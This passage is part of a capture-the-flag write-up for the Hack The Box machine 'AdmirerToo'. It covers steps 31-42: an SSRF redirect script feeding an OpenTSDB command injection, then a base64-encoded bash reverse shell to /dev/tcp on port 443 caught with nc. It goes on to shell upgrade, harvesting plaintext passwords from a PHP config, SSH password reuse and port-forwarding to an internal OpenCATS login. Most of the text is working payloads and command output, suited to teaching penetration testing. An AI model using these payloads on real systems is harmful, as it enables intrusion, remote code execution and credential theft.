3. `http://opentsdbhost.local/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=[33:system('touch/tmp/poc.txt')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json`
4. We are not going to need the url part just the payload part.
5. `q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=[33:system('touch/tmp/test.txt')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json`
```

---

31. **So we take the above payload and add to the python `redirect.py` exploit**

```
1. ▷ sudo python2.7 redirect.py -p 80 "http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=[33:system('touch/tmp/test.txt')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
2. But instead of writing test.txt to /tmp we are going to ping ourselves and catch it with tcpdump. First I setup tcpdump, then I execute the redirect.py exploit and last I will foward the intercept with burpsuite. I will change the name just like before for server to elastic and the localhost to my tun0 ip address.
3. ▷ sudo tcpdump -i tun0 icmp
4. ▷ sudo python2.7 redirect.py -p 80 "http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=[33:system('ping+-c+1+10.10.14.4')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
5. I foward the intercept and there is an error.
```



```
aultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
aultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:559) [netty-3.10.6.Final.jar:na]\n\tat
nt$RegionClientPipeline.sendUpstream(HBaseClient.java:3857) ~[asynchbase-1.8.2.jar:na]\n\t... 12 comm
iiqueName: No such name for 'metrics': sys.cpu.nice\n\tat net.opentsdb.uid.UniqueId$1GetIdCB.call(U
$1GetIdCB.call(UniqueId.java:447) ~[tsdb-2.4.0.jar:14ab3ef]\n\t... 34 common frames omitted\n"}
```

32. I get an error `No such name for 'metrics': 'sys.cpu.nice'`. It will be hard to spot in the reflected giant blob of data on the `http://db.admirer-gallery.htb` page but it is there.


```
One thing we can do is look for a valid "metric" and replace this unvalid parameter. We will need to search online.
I search for `opentsdb list metrics`
I think I found it but they no longer display the entire payload on stackoverflow. Stackoverflow does that a-lot.
https://stackoverflow.com/questions/50217959/list-of-opentsdb-metrics
I will copy the payload from S4vitars walkthrough.
```

---

33. **So the payload will be a-lot shorter with this valid metric that we need for the `OpenTSDB` protocol**

```
sudo python2.7 redirect.py -p 80 "http://localhost:4242/api/suggest?type=metrics&q=&max=50"
I send this payload and it tells us what the valid metric is
I do the same thing as before I send the payload and I forward the intercept with burpsuite
I get a new "metric" it is called `http.stats.web.hits`
Lets use this new metric and replace the unvalid one which was `sys.cpu.nice`
```

`http.stats.web.hits` metric




```
POST /?elastic=10.10.14.4&username=admirer_ro&db=admirer HTTP/1.1
Host: db.admirer-gallery.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Fir
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://db.admirer-gallery.htb/?elastic=10.10.14.4&username=ad
Content-Type: application/x-www-form-urlencoded
Content-Length: 162
Origin: http://db.admirer-gallery.htb
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Cookie: adminer_sid=5c1u6dib8os1mcqj3jfl8n5n73; adminer_key=1d74f7d871
Upgrade-Insecure-Requests: 1
Priority: u=0, i

auth%5Bdriver%5D=elastic&auth%5Bserver%5D=10.10.14.4&auth%5Busername%5
```

34. **Ok so it seems we have found a valid metric using the suggestion from the above stackoverflow page. The name for the metric is `http.stats.web.hits`. Let's use it to replace the invalid `sys.cpu.nice` metric.**

```
▷ sudo python2.7 redirect.py -p 80 "http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=[33:system('ping+-c+1+10.10.14.4')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
Do not forget to url encode the ping payload. Just put the `+` plus sign in any spaces and that will work.
I have replaced the metric
We are going to everything exactly as before. I start tcpdump and have it listing for any pings. Then I will execute the above payload. Last I will intercept the `Enter` button on `http://db.admirer-gallery.htb/` and edit it on the fly then forward it. I will change server to elastic and localhost to my tun0 ip address.
▷ sudo tcpdump -i tun0 icmp

auth%5Bdriver%5D=elastic&auth%5Bserver%5D=10.10.14.4&auth%5Busername%5D=admirer_ro&auth%5Bpassword%5D=1w4nn4b3adm1r3d2%21&auth%5Bdb%5D=admirer&auth%5Bpermanent%5D=1
SUCCESS, I get the ping back on my tcpdump listener.
```


PoC



```
~/haCk54CrAcK/admirertoo ▷ sudo python2.7 redirect.py -p 80 "http://localhost:4242/q?start=2000/10/21
nge=[33:system('ping+-c+1+10.10.14.4')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
[sudo] password for carb0nf1b3r:
serving at port 80
10.129.96.181 - - [01/Sep/2024 03:51:34] "GET / HTTP/1.0" 301 -
10.129.96.181 - - [01/Sep/2024 03:51:35] "GET / HTTP/1.0" 301 -

~ ▷ sudo tcpdump -i tun0 icmp
[sudo] password for carb0nf1b3r:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
03:51:35.133236 IP admirertoo.htb > Diesel4x420293: ICMP echo request, id 3004, seq 1, length 64
03:51:35.133259 IP Diesel4x420293 > admirertoo.htb: ICMP echo reply, id 3004, seq 1, length 64
```

35. **Success, our Poc has been pulled off successfully**

```
1. We are now ready to get a shell
2. ▷ echo "bash  -c 'bash -i >& /dev/tcp/10.10.14.4/443 0>&1'" | base64 -w 0; echo
YmFzaCAgLWMgJ2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNC80NDMgMD4mMScK
3. If you get a `+` sign in the base64 encode payload just redo it and add a space after the word bash. Keep adding space
here or there until the plus sign is gone. The `==` sign at the end for padding is fine usually it presents no problem. Many
times a payload will not execute if the target system detects special characters.
4. Take that base64 encode payload and paste it into our long exploit command in `redirecty.py`. Then URL encode by adding
the plus sign in the spaces.
==============================================================
5. ▷ sudo python2.7 redirect.py -p 80 "http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-
15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=
[33:system('echo+YmFzaCAgLWMgJ2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNC80NDMgMD4mMScK+|+base64+-
d|+bash')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
==============================================================
6. Next, setup your listener
7. sudo nc -nlvp 443
8. Then execute the payload it will be listening on port 80
9. Last, intercept the `Enter` button like we did the 3 times before edit it and foward it on the fly.
10. If you did everything right you should now have a shell.
11. SUCCESS!
```



```
~/haCk54CrAcK/admirertoo ▷ sudo python2.7 redirect.py -p 80 "http://localhost:4242/q?start=2000/10/21-00:00:0
nge=[33:system('echo+YmFzaCAgLWMgJ2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNC80NDMgMD4mMScK+|+base64+-d|+bash')
[sudo] password for carb0nf1b3r:
serving at port 80
10.129.96.181 - - [01/Sep/2024 04:22:52] "GET / HTTP/1.0" 301 -

~ ▷ sudo nc -nlvp 443
[sudo] password for carb0nf1b3r:
Listening on 0.0.0.0 443
Connection received on 10.129.96.181 41988
bash: cannot set terminal process group (535): Inappropriate ioctl for device
bash: no job control in this shell
opentsdb@admirertoo:/$
```

Got Shell as `opentsdb`

36. **Success now lets upgrade the shell**

```
1. opentsdb@admirertoo:/$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
opentsdb@admirertoo:/$ ^Z <<< I press `CTRL + z`
[1]  + 741165 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 741165 continued  sudo nc -nlvp 443
                                          reset xterm <<< Type this
opentsdb@admirertoo:/$ export TERM=xterm-256color
opentsdb@admirertoo:/$ source /etc/skel/.bashrc
opentsdb@admirertoo:/$ stty rows 38 columns 188
opentsdb@admirertoo:/$ export SHELL=/bin/bash
opentsdb@admirertoo:/$ echo $SHELL
/bin/bash
```

```
opentsdb@admirertoo:/$ echo $TERM
xterm-256color
opentsdb@admirertoo:/$ tty
/dev/pts/0
opentsdb@admirertoo:/$ nano
bash: nano: command not found
opentsdb@admirertoo:/$ vi
```

Begin enumeration as user `opentsdb`

37. **Begin enumeration**

```
1. I run my enum_script.sh I will upload it to `github.com/vorkampfer/scripts` one day.
2. I did not find a password with the script but I do find one manually.
3. I cd into `/var/www/adminer`. I always cd into `/var/www` because that is usually the place you can find passwords in
general.
4. opentsdb@admirertoo:/var/www/adminer$ grep -ir "pass" | less -S | grep -i --color "pass"
plugins/data/servers.php://     'pass'      => 'bQ3u7^AxzcB7qAsxE3',
plugins/data/servers.php:     'pass'      => '1w4nn4b3adm1r3d2!',
5. I check out this `server.php` page
============================================================
pentsdb@admirertoo:/var/www/adminer/plugins/data$ cat servers.php
<?php
return [
  'localhost' => array(
//    'username' => 'admirer',
//    'pass'      => 'bQ3u7^AxzcB7qAsxE3',
// Read-only account for testing
    'username' => 'admirer_ro',
    'pass'      => '1w4nn4b3adm1r3d2!',
    'label'     => 'MySQL',
    'databases' => array(
      'admirer' => 'Admirer DB',
    )
  ),
];
=============================================================
6. We have 2 passwords
7. admirer:bQ3u7^AxzcB7qAsxE3 and admirer_ro:1w4nn4b3adm1r3d2!
8. I think the admirer_ro one we already had before.
```

SSH as jennifer

38. **I see the password that we did not have and I try to ssh with it with the username jennifer as she is the only other user with bash privileges**

```
1. ▷ ssh jennifer@10.129.96.181
The authenticity of host '10.129.96.181 (10.129.96.181)' cant be established.
ED25519 key fingerprint is SHA256:6GHqCefcB0XKD8lrY40SKb5COmsxVdTiXV4NYplmxbY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.96.181' (ED25519) to the list of known hosts.
jennifer@10.129.96.181s password:
Linux admirertoo 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Tue Feb 22 21:02:14 2022 from 10.10.14.8
jennifer@admirertoo:~$ whoami
jennifer
2. SUCCESS
```

Begin Privilege Escalation portion

39. **Begin enumeration as user jennifer**


```
1. jennifer@admirertoo:~$ cat user.txt
6d21b15e3b99f6711b7aa82b3<snip>
```

```
2. jennifer@admirertoo:~$ fail2ban-server -h <<< This will tell you the version of fail2ban
3. jennifer@admirertoo:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
3. ▷ find / -perm -4000 -user root -ls 2>/dev/null
4. Nothing interesting
5. opentsdb@admirertoo:/var/www/adminer/plugins/data$ for port in $(cat /proc/net/tcp | awk '{print $2}' | grep -v address |
awk '{print $2}' FS=":" | sort -u); do echo "[+] Port $port ==> $((16#$port))"; done
[+] Port 0016 ==> 22
[+] Port 0CEA ==> 3306
[+] Port 1F90 ==> 8080
[+] Port A404 ==> 41988
[+] Port A40A ==> 41994
6. Port 8080 is open
7. jennifer@admirertoo:/dev/shm$ curl http://localhost:8080
8. This port 8080 is running a server. I may try to port foward this to see what we can find.
```

SSH Port Foward

40. **ssh port forward as jennifer**

```
1. You can use sshpass but I do not like using it. I just like ssh port fowarding the simple way.
2. ▷ ssh jennifer@10.129.96.181 -L 7878:127.0.0.1:8080
jennifer@10.129.96.181s password: bQ3u7^AxzcB7qAsxE3
Linux admirertoo 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Sun Sep  1 07:28:20 2024 from 10.10.14.4
3. SUCCESS, now lets go checkout what is running on the port, but first let me break down the ssh port foward command for
the newbs. jk lol
4. the -L is what you always use, 7878 is the port you are going to browse on your local machine. 8080 is the port on the
target machine that we need to foward to our machine. Then on our machine we navigate in the browser to the fowarded port
through our own localhost. SSH is proxying the information from one host to the other.
```



Username
admin


Password
●●●●

Version 0.9.5.2


© 2007-2020 OpenCATS. Based upon original work and Powered by OpenCATS.

41. **On my own machine I navigate to the browser and type this url**

```
1. http://localhost:7878
2. SUCCESS
3. I try the default password admin:admin but if fails
4. I try jennifer:bQ3u7^AxzcB7qAsxE3 not thinking I would get access but I do get access after all.
5. SUCCESS, logged in as jennifer in the OpenCats login.
```


localhost:7878/index.php?m=home
Import bookmarks... HTB Account Hack The Box Play... Unable to lo
opencats open. online. free.
Dashboard
Activities
Job Orders
Candidates
Companies
My Recent Calls
My Upcoming Calls
Recent Hires

42. **I start enumerating the site**


OpenCATS Version 0.9.5.2. Powered by OpenCATS.

